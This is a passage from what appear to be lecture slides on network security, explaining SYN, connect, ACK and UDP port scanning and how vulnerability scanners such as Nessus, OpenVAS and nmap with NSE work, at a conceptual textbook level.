    - the port scanner generates raw IP packets itself (TCP SYN packet), and monitors for responses (TCP SYN-ACK packet), rather than use the operating system's network functions
    - the scanner responds with a TCP RST packet, closing the connection before the handshake is completed
    - also known as "half-open scanning", because it never actually opens a full TCP connection

Port scanning (cont.)

- Note:
  - **there is debate over which scan is less intrusive on the target host between TCP connect or TCP SYN scans**
    - SYN scan has the advantage that the individual services never actually receive a connection
      - however, the RST during the handshake can cause problems for some network stacks, in particular simple devices, like printers or other smart objects
    - connect scan uses more resources and may cause some services to crash

Port scanning (cont.)

- Port scanning types: (cont.)
  - **ACK scanning**
    - it does not exactly determine whether the port is open or closed, but whether the port is filtered or unfiltered
  - **UDP scanning**
    - if a UDP packet is sent to a port that is not open, some systems respond with an ICMP port unreachable message
    - an alternative approach is to send application-specific UDP packets, hoping to generate an application layer response

Vulnerability scanner

- They usually combine a network scanner with a DB of known application weaknesses and vulnerabilities
  - **for each vulnerability they usually associate:**
    - degree of risk
    - recommendations on how to mitigate it

- Examples of vulnerability scanning tools:
  - **Nessus**
  - **OpenVAS**
  - **nmap + NSE (Nmap Scripting Engine)**